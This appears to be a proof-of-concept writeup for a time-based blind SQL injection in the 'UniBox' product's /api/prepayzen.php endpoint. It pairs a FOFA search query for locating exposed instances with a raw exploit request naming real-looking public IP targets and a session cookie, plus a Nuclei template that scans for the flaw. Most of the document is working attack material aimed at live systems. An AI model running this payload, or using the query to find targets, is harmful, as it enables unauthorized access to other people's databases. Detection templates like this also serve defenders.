
1. Pages and fofa

body="UniBox"



2.POC

GET /api/prepayzen.php?req\_customercode=1

'+AND+(SELECT+8376+FROM+(SELECT(SLEEP(3)))JLmq)+AND+'OQHQ'%3d'OQHQ HTTP/1.1

Host: 103.53.75.116

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Cache-Control: no-cache

Connection: keep-alive


Cookie: PHPSESSID=1as0pg6bt26ik5d8pk5rqas722

Pragma: no-cache

Upgrade-Insecure-Requests: 1

3.testing site

<http://103.121.26.106>



4.nuclei

id: unibox-route-prepayzen-sql

info:

  name: unibox-route-prepayzen-sql

  author: unknow

  severity: high

  description: unibox-route-prepayzen-sql

  tags: unibox,sqli

  metadata:

    fofa-qeury: body="UniBox"

    veified: true

    max-request: 2

http:

  - raw:

      - |

        GET /api/prepayzen.php?req\_customercode=1'+AND+(SELECT+8376+FROM+(SELECT(SLEEP(3)))JLmq)+AND+'OQHQ'%3d'OQHQ HTTP/1.1

        Host:

        Pragma: no-cache

        Cache-Control: no-cache

        Upgrade-Insecure-Requests: 1

        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

        Accept-Encoding: gzip, deflate, br

        Accept-Language: zh-CN,zh;q=0.9

        Cookie: PHPSESSID=1as0pg6bt26ik5d8pk5rqas722

        Connection: keep-alive

    matchers:

      - type: dsl

        name: sqli

        dsl:

          - "status\_code == 200 && duration>=3 && duration<=6"

